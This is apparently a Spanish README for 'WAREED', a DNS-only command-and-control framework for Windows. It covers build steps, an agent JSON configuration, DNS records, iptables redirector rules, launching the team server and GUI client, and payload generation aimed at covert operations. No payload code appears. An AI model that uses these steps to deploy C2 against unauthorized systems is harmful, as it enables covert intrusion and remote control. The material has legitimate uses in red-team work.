
 faisal-p27/wareed-dns-c2
Framework de comando y control exclusivo por DNS con agente para Windows, generación de payloads, ejecución remota de shell, inyección de shellcode y soporte de proxy SOCKS5 para operaciones encubiertas.


WAREED es un Comando y Control (C2) que utiliza el protocolo DNS para comunicaciones seguras entre el servidor y el objetivo. Diseñado para minimizar la comunicación y limitar el intercambio de datos, está pensado para ser un C2 de primera etapa que persista en máquinas que no tienen acceso a internet a través de HTTP/HTTPS, pero donde DNS está permitido.
desarrollado por : @Fsalabduljabbar

Si bien muchos frameworks de Comando y Control (C2) admiten DNS como protocolo de transporte, están predominantemente diseñados para HTTP/HTTPS. Migrar estos frameworks a DNS a menudo resulta en operaciones más lentas y menos estables. Al enfrentar numerosos desafíos con la inestabilidad de estos frameworks para transacciones DNS, me vi obligado a crear una solución adaptada específicamente a DNS. El resultado es Wareed, un framework C2 exclusivo de DNS. Este enfoque especializado produce una operación más estable y eficiente, haciendo que Wareed sea más rápido y fiable en comparación con los frameworks C2 tradicionales que no están diseñados principalmente para DNS. Esto convierte a Wareed en una opción ideal para entornos donde el tráfico DNS está permitido pero HTTP/HTTPS está restringido.
Ha sido desarrollado utilizando tres lenguajes de programación:
Explicación de los nombres:
Hams (همس) significa "susurro" en árabe
Wareed (وريد) significa "vena" en árabe
Ather (أثر) significa "rastro" en árabe
Paso 1: Clona el repositorio de Wareed:
git clone https://github.com/Faisal-P27/WAREED-DNS-C2.git
Paso 2: Ejecuta el script de configuración:
cd WAREED-DNS-C2
chmod +x Run.sh
sudo ./Run.sh setup
Si el proceso de compilación se completa correctamente, se generarán dos archivos ejecutables en el mismo directorio:
También comprobará el estado de compilación del Agent. Si es exitoso, confirma que el Agent está listo para ser desplegado y operativo, lo cual es crítico para la funcionalidad del Wareed C2.
{
    "magic_value": "cdn",
    "domains": ["2.example.net"],
    "listener_port": "111",
    "sleep": 5,
    "jitter": 50,
    "lookup_delay": 5,
    "default_dns_server": "1.1.1.1"
}
magic_value: la longitud debe ser igual a 3.
Configuración de DNS: Para operar Wareed, es esencial poseer un nombre de dominio válido. Después de adquirir un dominio, se deben configurar dos registros DNS para que apunten hacia el Redirector:

Configuración del Redirector:
El redirector manejará el tráfico DNS entrante en el puerto 53 y lo redirigirá al servidor de equipo. Para lograrlo, ejecuta los siguientes comandos iptables en la máquina redirectora (R1):
iptables -I INPUT -p udp -m udp --dport 53 -j ACCEPT
Este comando configura el firewall para aceptar paquetes UDP entrantes en el puerto 53, que es el puerto estándar para las solicitudes DNS.
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination [TeamServer IP]:[teamserver listener port]
Reemplaza [TeamServer IP] con la dirección IP real de tu servidor de equipo y [teamserver listener port] con el número de puerto en el que tu servidor de equipo está escuchando. Este comando dirige todo el tráfico que llega al puerto 53 hacia la dirección IP y el puerto especificados del servidor de equipo.

Para iniciar el servidor de equipo Wareed por primera vez, debes especificar el archivo de configuración junto con la contraseña del cliente y el puerto en el que el cliente escuchará. Usa el siguiente comando para ejecutar el servidor de equipo Wareed:
sudo ./WareedServer [Client Password] [Client Port Listener] [Path to configuration file]
Para lanzar el cliente GUI Ather, simplemente
./Ather
Al ejecutar el comando, aparecerá una nueva ventana con una página de inicio de sesión.

Detalles de inicio de sesión: En la página de inicio de sesión que aparece:

Ventana principal de Wareed:
Para generar un nuevo payload con el cliente GUI Ather, sigue estos pasos:
Navegar a la generación de payload:
Payload > Generate > Windows. Al seleccionar esta opción se abrirá una nueva ventana diseñada para la generación de payloads.